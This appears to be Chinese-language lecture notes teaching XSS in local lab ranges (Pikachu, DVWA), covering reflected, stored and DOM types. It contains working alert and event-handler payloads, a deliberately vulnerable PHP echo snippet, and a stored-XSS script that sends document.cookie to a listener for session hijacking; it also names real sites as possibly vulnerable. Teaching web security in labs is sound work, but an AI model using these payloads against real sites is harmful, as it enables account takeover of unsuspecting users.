> 大家好，今天讲解一下网络安全中 Web安全里，一种比较常见的漏洞：XSS漏洞

XSS跨站脚本攻击原理及分类

> 再开始XSS的讲解之前，我先给大家分享一个小案例
>
> 这里有一段PHP的代码，它的作用就是 使用get方式接收一个参数a，然后再将a原封不动的输出到页面上

XSS案例

有一段PHP代码

```php
<?php
    $a = $_GET['a'];
    echo $a;
?>
```

> 我们在phpstudy中运行一下此段代码
>
> 【演示】
>
> 当我们随意输入参数时，会被立即输出出来
>
> 但，如果我们输入的参数是这样的话 <js代码>

访问：`http://127.0.0.1/?a=<script>alert('xss')</script>`



> 输入的参数被当做JavaScript的代码给执行了出来
>
> 我们刚刚传递的参数a，明显是一段html中的script标签，也就是一段JavaScript代码，而页面做出的反应是弹出一个提示框。充分证明JavaScript代码被浏览器解析并执行
>
> 这个例子，就是一个标准的XSS漏洞例子

输入的参数 `<script>alert('xss')</script>` 被当成了js的代码，并且执行了

> 分析完刚才的案例后，我们再来仔细讲一下这个XSS漏洞

XSS简介

> XSS 英文（Cross Site Scripting），它的缩写本应该为CSS，但是由于跟层叠样式表重名了，所以就改名成为XSS
>
> 通过刚才的例子，我们不难看出，XSS 可以将恶意代码注入到网页中，从而实现攻击的目的
>
> XSS主要使用javascript，但是由于XSS产生在前端，所以也会受到目标浏览器类型、浏览器内核版本等的影响

XSS 被称为跨站脚本攻击（Cross Site Scripting），由于和CSS 重名，所以改为XSS。

XSS 就是将恶意代码注入到网页中，以达到攻击的效果。

XSS主要使用javascript，javascript 可以非常灵活的操作html、css和浏览器。

XSS产生在前端，受目标浏览器内核的影响。IE浏览器会检测XSS并拦截。

> 由于XSS漏洞可以让目标的浏览器执行JavaScript代码，那么一切js代码能做到事情，XSS都可以做到
>
> 下面列出了集中XSS漏洞常见的攻击危害
>
> ...

XSS的危害

XSS漏洞执行的通常是JavaScript代码，一切js代码能做到事情，XSS就可以做。

- 网络钓鱼，包括盗取各类用户账号
- **窃取用户cookies**，从而获取用户隐私信息，或利用用户身份进一步对网站执行操作
- 劫持用户(浏览器)会话，执行任意操作，例如进行非法转账、强制发表日志、发送电子邮件
- 强制弹出广告页面、刷流量
- 进行大量的客户端攻击、DDoS攻击
- 传播跨站脚本蠕虫

> 了解了XSS的原理及危害之后，我们就要想，哪些地方可能会出现XSS漏洞
>
> 只要是有输出回显的地方，就都有可能产生XSS漏洞
>
> 这句话是什么意思呢？参考一开始的案例。案例中的代码，就是直接将输入当做回显给展示出来，那么实际中有没有这种网站的存在呢?
>
> 当然有，而且有很多
>
> 【打开百度 搜索67681298785682356419385675314163257 8】

河南信安世纪

> 【打开站长素材网站 搜搜aaaa】

XSS漏洞搜索

有输出回显的地方都有可能产生XSS漏洞

> 像类似的网站有很多，不过建议大家别在互联网中进行尝试，因为根据网络安全法，未经授权去攻击他人的计算机是违法行为。

> 然后我们再来说XSS漏洞的分类

XSS漏洞分类

> 根据XSS的触发的特性，一般将XSS分为三类，分别是反射型XSS、存储型XSS 和 DOM型XSS
>
> 反射型XSS最常见，其次是存储型XSS。而DOMXSS几乎没有任何危害，通常也不会开发人员处理

根据XSS的触发特性，可以将XSS分为反射型XSS、存储型XSS、DOM型XSS。

反射型：每次触发漏洞的时候，都要将恶意代码通过GET/POST方式提交，然后触发漏洞

存储型：恶意代码被服务器存储，在访问页面的时候会被直接触发（如留言板等场景）

DOM型：恶意代码不经过后端服务器处理，直接在浏览器中执行

> 接下来我就一一介绍这三种XSS漏洞
>
> 首先是反射型的XSS
>
> 【pikachu】
>
> 我们进入pikachu的靶场，左边选择 反射XSS模块

反射型XSS

Pikachu靶场，Cross-Site Scripting

构造一个XSS的链接

```
http://127.0.0.1/cyber-ranges/ranges/pikachu/vul/xss/xss_reflected_get.php?
message=%3Cscript%3Ealert%28%27xss%27%29%3C%2Fscript%3E&submit=submit
```

在其他浏览器中尝试

> 我们在攻击的同时，注意浏览器地址栏里面的url变化
>
> 此时的url已经变成我们自己控制的url，如果我们将此url发送给其他人，那么其他人在访问到链接的同时，也会被执行JavaScript代码
>
> 我们可以更换一个浏览器进行测试

> 针对反射xss，大家应该已经了解它的利用过程了
>
> 这里我做了一张图
>
> 首先黑客会先构造一个恶意的url链接，然后再将此链接 通过钓鱼等方式来诱使别人去访问
>
> 如果此时有用户访问了链接，那么该用户的浏览器，就会执行黑客事先注入的JavaScript导致中招

图解：



> 以上的步骤也可以简化为下面的步骤

1. 黑客构造有问题的链接
2. 发送钓鱼链接给受害者
3. 受害者访问链接
4. 受害者在浏览器中执行注入的scirpt代码
5. 用户完全不知情!

> 那么此时，可能就有人有疑问了。
>
> 为啥我们要让浏览器进行弹窗呢？相信很多人都有这个疑问
>
> 其实，我们并不是控制浏览器进行弹窗，而是弹窗的操作容易被我们观测到。我们是通过发现弹窗的发生，来确定JavaScript代码被执行
>
> 实际运用中，根本不会弹窗，而是会利用一些盗取cookie等更为隐蔽的操作，真实用户在中招的时候，其实根本都不知情

> 反射型XSS说完了之后，我们再看存储型xss
>
> 存储型XSS 比反射型XSS的危害要大得多

河南信安世纪

存储型XSS


> 我们进入pikachu的存储型XSS模块
>
> 【存储xss】

Pikachu靶场，Cross-Site Scripting

> 在存储型XSS的案例中，我们可以看到，黑客此时就不是构造一个恶意的链接了，而是在一个正常的链接中，插入XSS代码
>
> 而插入xss的位置，则是网站的数据库
>
> 像这种将JavaScript代码插入到网站的数据库中的XSS就叫做 存储型XSS

> 这里我也做了一张图
>
> 在图中，黑客首先将xss插入到网站的数据库中
>
> 然后，等待用户去访问该页面，只有有用户去访问 留言板页面，那么用户就在不知不觉间中了XSS

图解



黑客将js代码注入到了服务器的数据库中，导致所有用户在访问该页面时，都会执行这一段js代码。


> 存储XSS漏洞 一般厂家都会把它当做中危漏洞来对待，而反射XSS由于利用难度比较大，因此厂家可能不会对反射xss做处理

> 而Dom型XSS，可以说厂家理都不理

> DOM型XSS 说是一个漏洞，更不如说它只是一个bug，因为它几乎没有任何利用方式

DOM型XSS

代码操作DOM树



使用js代码来刷新页面，没有经过后端的服务器

> 我们在pikachu靶场中演示一下 DOM XSS


Pikachu靶场，Cross-Site Scripting

DOM xss-x

> 进入 DOM xss-x 模块
>
> 任意输入内容，网页会生成一个超链接，超链接的url就是我们刚刚输入的内容
>
> 如果我们此时输入下面的内容
>
> 页面上就会出现一个img标签，而当我们将鼠标指针移动到图片上面时，就会触发xss

输入

```
'><img src="#" onmouseover="alert('xss')">
```



> 这个复现过程非常奇葩，我们来分析一下它的代码
>
> 我们可以看到，在代码中，有一段js代码
>
> 它的作用，就是在指定位置，插入一个超链接，而超链接中我们可以指定它的href

分析源码

```
<div id="xssd_main">
    <script>
        function domxss(){
            var str = window.location.search;
            var txss = decodeURIComponent(str.split("text=")[1]);
            var xss = txss.replace(/\+/g,' ');
            document.getElementById("dom").innerHTML = "<a href='"+xss+"'>就让往事都随风,
都随风吧</a>";
        }
    </script>

    <form method="get">
        <input id="text" name="text" type="text"  value="" />
        <input id="submit" type="submit" value="请说出你的伤心往事" />
    </form>
    <div id="dom"></div>
</div>

<a href='#' onclick='domxss()'>有些费尽心机想要忘记的事情,后来真的就忘掉了</a>
```

> 如果我们输入刚刚的代码后，我们就能看到，原来的a标签，它被闭合了，取而代之的是一个img标签
>
> 而img标签上面，有onmouseover这个回调函数。
>
> 只要我们的鼠标指针悬浮在img标签上，就会触发下面的alert代码
>
> 这就是这道domxss的原理

```
<a href=''><img src="#" onmouseover="alert('xss')">'>就让往事都随风,都随风吧</a>
```

其他payload

```
'><img src="x" onerror="alert('xss')">
```

> 我们可以看到，在此过程中，后台服务器没有参与任何操作，所有操作都在前端的浏览器中进行

总结：Dom型就是完全在前端中进行操作，然后触发并执行js代码

> 这也就是反射XSS与DOMXSS的一个明显的区别
>
> DOM型XSS没有经过后端服务器的处理，直接在浏览器中执行js代码操作DOM
>
> 反射型XSS会先经过后端服务器的处理，然后再将字符串等内容显示在页面上

反射型XSS与DOM型XSS

- 反射型XSS会将参数发送到后端的服务器中，服务器经过查询或其他的操作后，又将该字符串完整的返回到了页面上
- DOM型XSS没有经过后端服务器的处理，直接在浏览器中执行js代码操作DOM

> 然后我们再来看看几个真实的网站
>
> 下面的这些网站，理论上都可能会存在XSS漏洞

XSS实例

哪些页面容易出现跨站漏洞

注册页面

https://www.dedemao.com/user.php

在线咨询

http://demo.pbootcms.com/

http://meizhou.jiwu.com/help/

论坛留言

https://www.discuz.net/

> 不过还是那句话，不建议大家在刚才打开的那几个网页中测试，因为根据网络安全法，未经授权去攻击他人的计算机是违法行为。

> 最后呢，再给大家演示一下 如何使用XSS漏洞来盗取用户的cookie

河南信安世纪

Cookie & Session

> 很多网站有自动登录的功能，而这个自动登录的功能，本质上就是使用了cookie

一些网站有自动登录的功能，并且可以在不退出浏览器的情况下，保留你的登录状态。

这个自动登录的功能，就是使用了cookie，而保留登录状态则使用了session。

以B站为例，登录一次之后，很长一段时间就不需要我们输入账号和密码了。

> cookie就是每次在http请求时，自动 发送数据给服务器的技术，我们可以在浏览器中 查看所保存的cookie

cookie就是每次在http请求时，自动发送数据给服务器的技术。



浏览器中也可以查看保存的cookie


> F12进入控制台，输入 document.cookie即可查看当前页面的cookie

F12进入控制台，输入 document.cookie即可查看



> 也可以在应用程序中，点击存储 查看cookie

或者在应用程序中，查看存储



> 我们使用cookie就可以免用户名和密码进行登录。

使用cookie就可以免用户名和密码进行登录。

> 我们使用pikachu靶场做演示

使用XSS盗取Cookie

环境：

本地DVWA靶场

等级：low

登录 smithy / password，等级设为low

在 XSS Stored 中，注入以下js代码

```
<script>
    new Image().src = "http://127.0.0.1:8000?cookie="+document.cookie;
</script>
```


在127.0.0.1开启http服务监听，使用python快速开启

```
python3 -m http.server
```

刷新任意用户的 存储性XSS的页面，等级为low的会直接将cookie当做http get的参数传给开启的服务器



使用Cookie Editor浏览器插件修改cookie，实现登录



XSS靶场训练

靶场链接：

https://xss.haozi.me